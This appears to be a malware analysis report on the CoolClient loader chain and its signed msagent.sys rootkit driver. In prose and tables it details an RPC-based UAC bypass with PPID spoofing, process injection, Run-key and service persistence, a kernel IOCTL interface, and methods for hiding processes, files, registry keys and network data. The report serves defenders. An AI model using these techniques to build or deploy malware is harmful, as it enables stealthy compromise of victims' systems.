
To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.

The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.

Second stage: loadcert.ini (before synchost.exe injection)

The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.

If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.

If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).

Command handler

The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.

Execution is controlled through three command-line parameters:

Parameter Purpose
install Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac Continues execution after privilege elevation.

If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.

Establishing AutoRun persistence

When executed with the install parameter, CoolClient creates an AutoRun entry under:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.

Process injection into synchost.exe

Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.

The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.

From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).

Service installation


When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.

Function to check for running 360 security software processes

Function to check for running 360 Total Security software processes

If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.

The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.

Administrator privilege check

If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.

When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.

Elevated relaunch and UAC bypass



To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.

The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.


Authenticated RPC binding used during the RPC-based UAC bypass

Authenticated RPC binding used during the RPC-based UAC bypass

After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.

Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.

Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.

Second stage: loadcert.ini (Injected Execution)

After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.

Kernel-Mode driver deployment

The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.

If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:

C:\Program Files\Microsoft\Windows Defender\msagent.sys

Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.

Driver initialization

After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.

IOCTL Purpose
0x222120 Registers the current CoolClient process with the driver.
0x2221E0 Sends the configured C2 IPv4 address to the driver.
0x2220F0 Registers filesystem and registry paths that should be protected or hidden.

The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.

The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.

Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.

As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.

The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.

Cert.ini process injection

Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.

After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.

This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.

Msagent.sys driver


Analysis of the deployed kernel-mode driver reveals an embedded PDB path:

PDB Path

PDB Path


E:\work\南京实验室\2024项目\张雪杰云南m\研发\FTool\Tool\x64\Release\FTool.pdb

The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.

The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.

We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.

Driver configuration


During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.

Registry configuration loaded by the driver during initialization

Registry configuration loaded by the driver during initialization

Two REG_DWORD values control the driver’s operating mode:

Registry Value Default Description
Hid_State 1 Enables the driver’s rootkit functionality.
Hid_StealthMode 0 Controls additional stealth features used by selected driver routines.

In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.

Registry Value Purpose
Wid_H1deF5Dirs Directories to hide
Wid_H1deF5Files Files to hide
Wid_H1deRegKeys Registry keys to hide
Wid_H1deRegValues Registry values to hide
Hid_IgnoredImages Processes to ignore
Hid_ProtectedImages Processes to protect

Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.

These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.

Preparation for process hiding


Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.

Process, object, and image load callbacks

After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.

These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.


The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:

  • Object callbacks using ObRegisterCallbacks

  • Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
  • Image load callbacks using PsSetLoadImageNotifyRoutine
Registration of object, process, and image load callbacks during driver initialization

Registration of object, process, and image load callbacks during driver initialization

After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.

Object callbacks

To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.

Process and image load callbacks

The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.

When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.

The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.

To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.

MiniFilter registration

To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.

Registry callback registration

To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.

Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.

IOCTL command dispatcher

To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.

The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:

  • 0x222120: registers the current CoolClient process with the driver.
  • 0x2221E0: passes the configured C2 IPv4 address.
  • 0x2220F0: registers filesystem and registry paths for protection.

The remaining IOCTL handlers were not invoked by the analyzed sample.

IOCTL Handler Functionality
0x222000 0x140001E04 Enable or disable the rootkit.
0x222004 0x1400020B0 Query the current rootkit state.
0x2220F0 0x140002320 ●       Register protected filesystem or registry paths
●       Used by CoolClient to register its installation directory and service registry key.
0x2220F4 0x1400034DC Remove a protected filesystem or registry path.
0x2220F8 0x140003464 Clear all protected filesystem and registry path entries.
0x222118 0x1400024B0 Register process or path protection entries.
0x22211C 0x140002A20 Query registered protection entries.
0x222120 0x140003794 Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124 0x14000362C Remove a protection entry.
0x222128 0x14000349C Clear all process protection entries.
0x222130 0x14000265C Register a protected process by PID.
0x222134 0x140010E88 Inject shellcode into a target process using NtCreateThreadEx.
0x222138 0x14000F498 Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144 0x14000270C Delete a file.
0x222148 0x14000286C Decrypt an embedded buffer and write it to disk.
0x22214C 0x1400027F4 Read and decrypt an encrypted file.
0x222168 0x140002780 Unmap the image section of a target process.
0x22216C 0x140013984 Terminate a process by PID.
0x222194 0x140011F50 Remove Protected Process Light (PPL) protection.
0x222198 0x140002940 Create or modify a registry value.
0x22219C 0x140010630 Hide a process by unlinking it from the active process list.
0x2221A0 0x140010670 Restore a previously hidden process.
0x2221A4 0x14000F8A0 Hide a module within a process.
0x2221A8 0x14000F954 Restore a hidden module.
0x2221AC 0x140016368 Enumerate and restore kernel notification callbacks.
0x2221B0 0x140016458 Disable or restore kernel notification callbacks.
0x2221B4 0x140012408 Manually load a secondary kernel driver.
0x2221B8 0x14001262C Debug/test handler.
0x2221BC 0x1400165F6 Write to an arbitrary kernel address.
0x2221C0 0x14000BB00,  0x14000BB78 Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4 0x14000BB6C,  0x14000BB10 Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0 0x1400126C0 Register a C2 IPv4 address.
0x2221E4 0x140012E50 Delete a C2 IPv4 address.

After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.

Kernel module enumeration and hiding

To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.

Nsiproxy hooking and data filtering

The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.

To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.

